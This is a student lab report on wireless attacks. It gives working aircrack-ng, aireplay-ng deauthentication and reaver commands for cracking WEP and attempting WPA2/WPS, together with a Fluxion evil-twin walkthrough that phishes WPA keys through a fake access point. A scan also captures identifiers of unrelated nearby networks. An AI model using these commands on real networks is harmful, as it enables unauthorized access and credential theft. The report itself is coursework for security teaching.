Security Insider Lab I - Report 2

by

Subbulakshmi Thillairajan, Fabian Göttl

Exercise 1:
We install the required programs by executing:
sudo apt-get install aircrack-ng macchanger reaver

Exercise 1.1:
We require the MAC and SSID of the wireless router that we want to attack. Additionally, certain amount of sniffed encrypted packets, such as authentication packets, are required for the most of attacks. Further, the physical location of the router or clients is good to know if their signal is weak.

Exercise 1.2:
The security of a network is characterized by the amount of signs, size of alphabet (symbols, numbers, characters), encryption method, allowing only certain MAC addresses, intrusion detection systems (IDS), firewalls.

Exercise 1.3:
Aircrack-ng: Toolkit to crack WEP/WPA/WPA2 networks keys by using sniffed packets as an initial guess. It implements multiple methods:

- FMS (Fluhrer, Mantin, Shamir) attacks - statistical techniques
- Korek attacks - statistical techniques
- Brute force

Macchanger: Spoofs the MAC address of our own NIC.
Reaver: Implements a brute force attack against Wifi Protected Setup (WPS) functionality.

Exercise 1.4:
A *(Media Access Control) MAC address* is a unique 48-bit identifier of a network device. In the network stack, it is handled at the data link layer, which is one layer lower than the network layer used for IP. They are usually assigned by the manufacturer of the hardware. Spoofing a MAC address may allow an attacker to spoof traffic. The attacker may login to an MAC filtered area and obtain information.

Exercise 1.5: *MAC Filtering* (or layer 2 address filtering) refers to a security access control method, whereby the MAC address assigned to each network card is used to determine access to the network. MAC filtering is not an effective control, because an attacker can eavesdrop on wireless transmissions and change his MAC address. However, MAC filtering is more effective in wired networks, since it is more difficult for attackers to identify authorized MACs. Additionally, it enables wireless networks with multiple access points to prevent clients from communicating with each other.

Exercise 1.6:

A hidden network does not broadcast its SSID within beacons. It will not be displayed on customer devices. Nevertheless, with tools such as airdump-ng and inSSIDer, hidden networks can be identified.

- The interface of the network card can be found by running:
  - ifconfig
  - Our interface is wlan0
- Networks can be scanned by:
  - sudo iwlist wlan0 scanning
- The MAC address is given by the HWaddr field in ifconfig.
- MAC can be changed by:
  - sudo ifconfig wlan0 down
  - sudo macchanger --mac=84:3a:4b:46:32:ab wlan0
  - sudo ifconfig wlan0 up

Exercise 1.7:

We enable promiscuous mode by running:

- sudo ifconfig wlan0 promisc
- Check with if PR flag is set by running:
  - netstat -i

Additionally, we enable the monitor mode:

- sudo iwconfig wlan0 mode monitor

Exercise 2:

Checking network traffic of surrounding access points by:

- sudo airodump-ng wlan0
- sudo airodump-ng --encrypt WEP mon0
- Found one WEP network: BSSID: 10:FE:ED:B2:51:E6 ESSID: s3cr3tWEP

Exercise 2.1:

- *WEP (Wired Equivalent Privacy)* works by encrypting the data that is transmitted over the network to keep it safe from eavesdropping.
- WEP has significant design flaws and vulnerabilities.
  1. **The integrity of the packets is checked using Cyclic Redundancy Check:** The bits in the encrypted stream and the checksum can be modified by the attacker so that the packet is accepted by the authentication system. This leads to unauthorized access to the network.
  2. **Keys management is poorly implemented**: Changing keys especially on large networks is challenging. WEP does not provide a centralized key management system.
  3. **WEP uses weak initial values combinations:** leads to vulnerable attacks.


Exercise 2.2:

- Cracking is the process of exploiting security weaknesses in wireless networks and gaining unauthorized access. WEP cracking refers to exploits on networks that use WEP to implement security controls.
    1. Passive cracking: no effect on the network until WEP security is cracked.
    2. Active cracking: has an increased load effect on the network traffic.
- Methods to crack it:
    1. **Aircrack**– Aircrack-ng consists of components. Airmon-ng configures the wireless network card. Airodump-ng captures the frames. Aireplay-ng generates traffic. Aircrack-ng does the cracking, using the data collected by airodump-ng. Finally, airdecap-ng decrypts all packets that were captured.
    2. **WEPCrack**– this is an open source program for breaking 802.11 WEP secret keys.
    3. **WEPDecrypt**- guesses WEP Keys based on a active dictionary attack, key generator, distributed network attack and some other methods, it's based on wepattack and GPL licensed.

Exercise 2.2:

Attacking WEP access point 10:FE:ED:B2:51:E6 called s3cr3tWEP:

- Registering my client at the router:
    - sudo aireplay-ng -1 0 -e s3cr3tWEP -a 10:FE:ED:B2:51:E6 -h 84:3a:4b:46:32:bc mon0 --ignore-negative-one
- Doing an active attack by sending ARP packets (increases #IVs):
    - sudo aireplay-ng -3 -b 10:FE:ED:B2:51:E6 -h 48:0F:CF:76:99:90 mon0 --ignore-negative-one
- Capturing IVs at the same time:
    - sudo airodump-ng -w mylog2.cap -c 6 --bssid 10:FE:ED:B2:51:E6 mon0
- Bruteforcing captured packets:
    - aircrack-ng mylog2.cap-01.cap
- Found key: youc4ntgUess!
- Connecting by the settings given in Image 1.
- Proof of being connected to the network is given in Image 2.



Editing s3cr3tWEP 4

Connection name: s3cr3tWEP 4

Security: WEP 40/128-bit Key (Hex or ASCII)

Key: youc4ntgUess!

☑ Show key

WEP index: 1 (Default)

Authentication: Open System

Image 1: Connection details required for connecting to WIFI.


Exercise 2.3:

We failed to decrypt the key. We tried the following tools:

- Aircrack-ng wep_2_3.cap fails because to less IVs are given.
- Created a worldlist including letters and numbers with crunch.
- Aircrack-ng wep_2_3.cap -w wordlist.txt fails, because only one of 4 required IVs are given.
- Tried WepAttack-0.1.3, which specializes on cracking with only one data frame given. No key was found.
- Further, we analysed the dumpfile manually. It includes a vulnerable shared authentication, where the key gets exposed.

The communication in the dumpfile is as follows:

- Router to Client:
  - Challenge Text: F2:6d:6e:74:a5:d0:7a:d5:aa:54:a3:e6:cf:7e:08:7d:e9: **[...]**
- Client to Router:
  - Initialization Vector: 0x049baf
  - Ciphertext as data



Connection Information

Active Network Connections

s3cr3tWEP 5 (default)

General

Interface: 802.11 WiFi (wlan0)
Hardware Address: 84:3A:4B:46:32:BC
Driver:
Speed: 36 Mb/s
Security: WEP

IPv4

IP Address: 192.168.0.112
Broadcast Address: 192.168.0.255
Subnet Mask: 255.255.255.0
Default Route: 192.168.0.254
Primary DNS: 192.168.0.254

IPv6

Image 2: Details of the connected WEP networks.

Exercise 3:
Checking network traffic of surrounding access points by:

- sudo airodump-ng wlan0
- sudo airodump-ng mon0
- Found the WPA2 network: BSSID: 10:FE:ED:B2:50:06 ESSID: STRONG_WIFI


Exercise 3.1:
WEP: Manufacturers restricted their devices to only 64-bit encryption. When the restrictions were lifted, it was increased to 128-bit. Despite the introduction of 256-bit WEP encryption, 128-bit remains one of the most common implementations.
Despite various improvements, workarounds, and other attempts to shore up the WEP system, it remains highly vulnerable and systems that rely on WEP should be upgraded or, if security upgrades are not an option, replaced.

WPA: The keys used by WPA are 256-bit, a significant increase over the 64-bit and 128-bit keys used in the WEP system.
The process by which WPA is usually breached is not a direct attack on the WPA algorithm, but by attacks on a supplementary system that was rolled out with WPA, Wi-Fi Protected Setup (WPS), designed to make it easy to link devices to modern access points.

WPA2: Most significant changes between WPA and WPA2 was the mandatory use of AES algorithms and the introduction of CCMP (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol). The security implications of the known WPA2 vulnerabilities are limited almost entirely to enterprise level networks and deserve little to no practical consideration in regard to home network security.

Exercise 3.2:

The exercise could not be solved. Most of the time, the target access point STRONG_WIFI did not show up in the list of available networks. This problem could not be fixed, although we changed position in the lab room. The tool airodump-ng did not show STRONG_WIFI for up to 1 minute, in some cases failed to detect the ESSID or detected only 0-2 beacons (see Image 3). The PWR was between -45 and -60. We assume, that our network card was operating unstable with the used router or with foreign running attacks.



```
CH  1 ][ Elapsed: 1 min ][ 2016-11-02 19:07

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:FE:ED:B2:50:06  -46  90        0        0    0  -1  -1                    <length:  0>

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

10:FE:ED:B2:50:06  64:5A:04:0B:A8:CE  -39    0 - 1      0       40
```


Image 3: Weak signal of the target STRONG_WIFI access point hinders airdump-ng to detect details such as encryption or ESSID.

Further, we describe the methods and programs that we tried to solve the exercise:

1. We tried a WPS attack by reaver by executing:
   sudo reaver -i mon0 -b 10:FE:ED:B2:50:06 -vv

   Reaver sent packets to crack WPS, but most of the time the signal was weak and wrote into shell:
   [!] WARNING: Failed to associate with 10:FE:ED:B2:50:06 (ESSID: (null))
   After reaver was running for 5 minutes, no password could be obtained.

2. We tried the automatic WPA cracking tool wifite. After 3:15 minutes, it was not able to deauthenticate a client. Hence, we stopped the process (see Image 4).



```
  --- --------------------  --  ----  -----  ----  ------
    1  STRONG_WIFI            1  WPA2  55db    no
    2  eduroam               80  WPA2  54db    no    clients
    3  eduroam-5GHz          80  WPA2  54db    no    clients
    4  eduroam                6  WPA2  50db    no
    5  (10:FE:ED:B2:51:E6)    6  WEP   47db    no
    6  VodafonePortable935    3  WPA2  41db    no

 [+] select target numbers (1-6) separated by commas, or 'all': 1

 [+] 1 target selected.

 [0:08:20] starting wpa handshake capture on "STRONG_WIFI"
 [0:03:15] listening for handshake...
 (^C) WPA handshake capture interrupted

 [+] 1 attack completed:

 [+] 0/1 WPA attacks succeeded

 [+] disabling monitor mode on mon0... done
 [+] quitting
```

Image 4: WPA cracking tool wifite failed to induce and capture handshakes.

3. We tried to use aircrack-ng tools in the follwoing way:

- Listening for auth packets:

```
sudo airodump-ng -c 1 --bssid 10:FE:ED:B2:50:06 -w WPAcrack mon0
--ignore-negative-one
```

- Tried deauth attack to all connected devices:

```
sudo aireplay-ng --deauth 5 -a 10:FE:ED:B2:50:06 -e STRONG_WIFI mon0
--ignore-negative-one
```

- Tried targeted attack one of the possible clients of STRONG_WIFI:

```
sudo aireplay-ng --deauth 5 -a 10:FE:ED:B2:50:06 -c 18:59:36:08:E6:5A mon0
--ignore-negative-one -e STRONG_WIFI
```

Airodump-ng did not capture any authentication packets, although we forced client deauthentication. If we would have captured an authentication packet, the next step would have been to crack the password using aircrack-ng, the capfile and a wordlist:

```
aircrack-ng -w password.lst -b 10:FE:ED:B2:50:06 psk.cap
```

The wordlist can be generated by the tool *John the Ripper*.

A connection may be only achieved while spoofing the MAC address to such as 00:00:00:00:00:06 or 00:00:00:00:11:06.

Exercise 3.3:
Wi-Fi Protected Setup (WPS) is a network security standard to create a connection to a secure wireless home network by pressing a (physical) button or entering a PIN. An advantage is that the network is easy to setup for home users. A disadvantage is, that the PIN method could fail against brute-force attacks.

Exercise 3.4:
By joining the network, we may obtain a own local IP. Further, we can scan the network for running services with tools like nmap.

Exercise 3.5:

To prevent these attacks, MAC access control should be enable and trustworthy MACs should be allowed only. Additionally, we can prevent WPS cracking, by disabling WPS functionality in the router.

Exercise 4:
Exercise 4.1:

Issues with using Fluxion/Linset tool:

- **Clients are not automatically connected to the fake access point:**This is a social engineering attack and it's pointless do drag clients automatically.The script relies on the fact that a user should be present in order to enter the wireless credentials.
- **There's no Internet connectivity in the fake access point:**There shouldn't be one. All of the traffic is being sinkholed to the built in captive portal via a fake DNS responder in order to capture the credentials.
- **The redirection doesn't work for HTTPS websites:**HTTPS is not currently supported.

Advantages of using Fluxion tool:

- Monitor mode is added: airmon-ng.
- Translation is possible.
- Handshake is fixed.
- Updates are checked regularly.

Exercise 4.2:

- Handshake gives us a target to which the attack is being implemented.
- The handshake is captured as a part of .cap file, which includes all details about the access point including the packet transmissions.
- In order to forcefully capture a handshake, you will need to deauthenticate a client computer that is actively using services, forcing it to exchange the WPA key.

Exercise 4.3:
Some commands used are:
FakeAP:

```
if [ "$(echo $WIFIDRIVER | grep 8187)" ];then
fakeapmode="airbase-ng"
```

Monitor mode:

```
enable_mon_mode_1()
{
  echo "Enabling Monitor Mode on $WIFI_MONITOR1"
   ifconfig $WIFI_MONITOR1 down
    sleep 1
    iwconfig $WIFI_MONITOR1 mode monitor
    sleep 1
     ifconfig $WIFI_MONITOR1 up
     echo "Monitor Mode Enabled"
    }
```

Finding cap file location

```
   aircrack-ng --bssid $BSSID -w- $CAPLOCATION $CAPNAME
```

Location of directory

```
  aircrack-ng $CAPLOCATION$CAPNAME -w $DICTLOCATION$DICTNAME
```

Conversion of .cap to .hccap(contents remain same, rearranged a bit)

```
  aircrack-ng $CAPLOCATION$CAPNAME”wpacleaned”.cap -J
$CAPLOCATION$CAPNAME
```

Characters used to crack the password

```
  crunch $MIN $MAX $CHARSET | aircrack-ng --bssid $BSSID -w-
$HANDSHAKES_PATH$CAPNAME
```

Checking handshake location

```
  If aircrack-ng $handshakeloc | grep -q”1 handshake”; then
  cp "$handshakeloc" $DUMP_PATH/$Host_MAC-01.cap
  Webinterface
```

Deauthenticate all


```
  DEAUTH=deauthall
  capture & $DEAUTH
  CSVDB=$Host_MAC-01.csv;;
```

Validity of the password

```
  if [ $authmode = "handshake" ]; then
   echo "aircrack-ng -a 2 -b $Host_MAC -0 -s $DUMP_PATH/$Host_MAC-01.cap -w
   $DUMP_PATH/data.txt && echo && echo -e \"The password was saved in
   "$red"$HOME/$Host_SSID-password.txt"$transparent"\"">>$DUMP_PATH/handchec
   k
```


Step 1: Select the language.
Step 2: Choose the interface and select the specific channel/all channel.
Step 3: Monitor all the networks that are near the attacker.
Step 4: Select the target network to execute the attack on it.
Step 5: Select the type of attack to be implemented(Fake AP - hostapd).
Step 6: If you had already captured a handshake, then you can specify the location to that
handshake and the script will use it. Otherwise, it will capture a handshake in the
next step.
Step 7: Select the tool to capture handshake(Aircrack-ng).
Step 8: To capture a handshake, we need to deauthenticate all clients from using the original
AP and divert them into using the fake AP thus getting the WPA key.
Step 9: Select the attack method(web interface) and launch the attack.
Step 10: Sign in to the network(here android device used) manually and enter the WPA key.
Step 11: The password is captured and the attack was successful.

Screenshots of the above steps are as follows,




```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                 ]
[      FLUXION 0.23     < Fluxion Is The Future >                 ]
[ by Deltax, Strasharo and ApatheticEuphoria                      ]
[                                                                 ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


[i] Select your language

      [1] English
      [2] German
      [3] Romanian
      [4] Turkish
      [5] Spanish
      [6] Chinese
      [7] Italian
      [8] Czech
      [9] Greek

[deltaxflux@fluxion]-[~]1
```

Image 5 : Choosing the language.




```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                 ]
[      FLUXION 0.23     < Fluxion Is The Future >                 ]
[ by Deltax, Strasharo and ApatheticEuphoria                      ]
[                                                                 ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


wlan0mon, [i]

      [1] wlan0          Atheros AR9565  ath9k

[deltaxflux@fluxion]-[~]1
```

Image 6 : Selecting the interface.




```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                 ]
[      FLUXION 0.23     < Fluxion Is The Future >                 ]
[ by Deltax, Strasharo and ApatheticEuphoria                      ]
[                                                                 ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[i] Select channel

      [1] All channels
      [2] Specific channel(s)
      [3] Back

[deltaxflux@fluxion]-[~]1
```

Image 7 : Selecting the channel to monitor.




```
CH  7 ][ Elapsed: 18 s ][ 2016-11-08 15:49

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:0E:14:DF:C8:50   -1        0        0    0   1  -1                    <length:  0>
5C:49:79:DA:20:AB   -1        0        0    0   6  -1                    <length:  0>
BC:4D:FB:06:55:88  -85       13       31    0   6  54e  WPA2 CCMP   PSK  HITRON-5580
C4:6E:1F:5E:94:A2  -51       46      245    0   6  54e. WPA2 CCMP   PSK  TP-LINK_[redacted]
00:26:5A:2C:C3:86  -59       33        8    0   1  54e. WPA2 CCMP   PSK  mopa
C8:0E:14:FA:AC:50  -80       19        0    0   1  54e. WPA2 CCMP   PSK  FRITZJLAWLAN
34:81:C4:A3:4F:98  -82        5        0    0   6  54e. WPA2 CCMP   PSK  FRITZ!Box Fon WLAN 7360
C0:25:06:4E:66:CA  -82       20        2    0  11  54e. WPA2 CCMP   PSK  OPA
0E:96:D7:A0:1F:DD  -85        8        0    0   3  54e. WPA2 CCMP   PSK  wastlnet
5C:49:79:83:29:34  -88        9        0    0  11  54e. WPA2 CCMP   PSK  Praxis
04:BF:6D:4E:75:BE  -86        5        0    0  11  54e  WPA2 CCMP   PSK  ZYXEL-480
00:26:5B:CC:16:98  -88        3        0    0   1  54e  WPA2 CCMP   PSK  HITRON-1690
00:21:29:83:1F:F6  -88       12        0    0  11  54   WPA2 CCMP   PSK  Breinbauer2
00:24:FE:A4:E1:EF  -88        3        0    0  11  54e. WPA2 CCMP   PSK  FRITZ!Box Fon WLAN 7270
20:4E:7F:7A:54:EA  -90        3        0    0   2  54e. WPA2 CCMP   PSK  NETGEAR

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:0E:14:DF:C8:50  5C:E0:C5:52:9E:55  -83    0 - 6e     0       10  eduroam,AndroidAP2
5C:49:79:DA:20:AB  28:E3:47:8D:94:DA  -84    0 - 1      4        4
BC:4D:FB:06:55:88  BC:54:36:2D:6C:30   -1    0e- 0      0       31
C4:6E:1F:5E:94:A2  24:DB:ED:28:52:D6  -63    0 - 1      0        1
C4:6E:1F:5E:94:A2  CC:07:AB:F8:55:B3  -56    0 - 1      0        1
C4:6E:1F:5E:94:A2  00:23:6C:92:66:2A  -69    0e- 0e  1032      237
00:26:5A:2C:C3:86  BC:8C:CD:83:9E:A7   -1    1e- 0      0        2
C0:25:06:4E:66:CA  F4:09:D8:19:DA:7A   -1    1e- 0      0        2
```

Image 8 : Scanning process starts(airodump-ng).



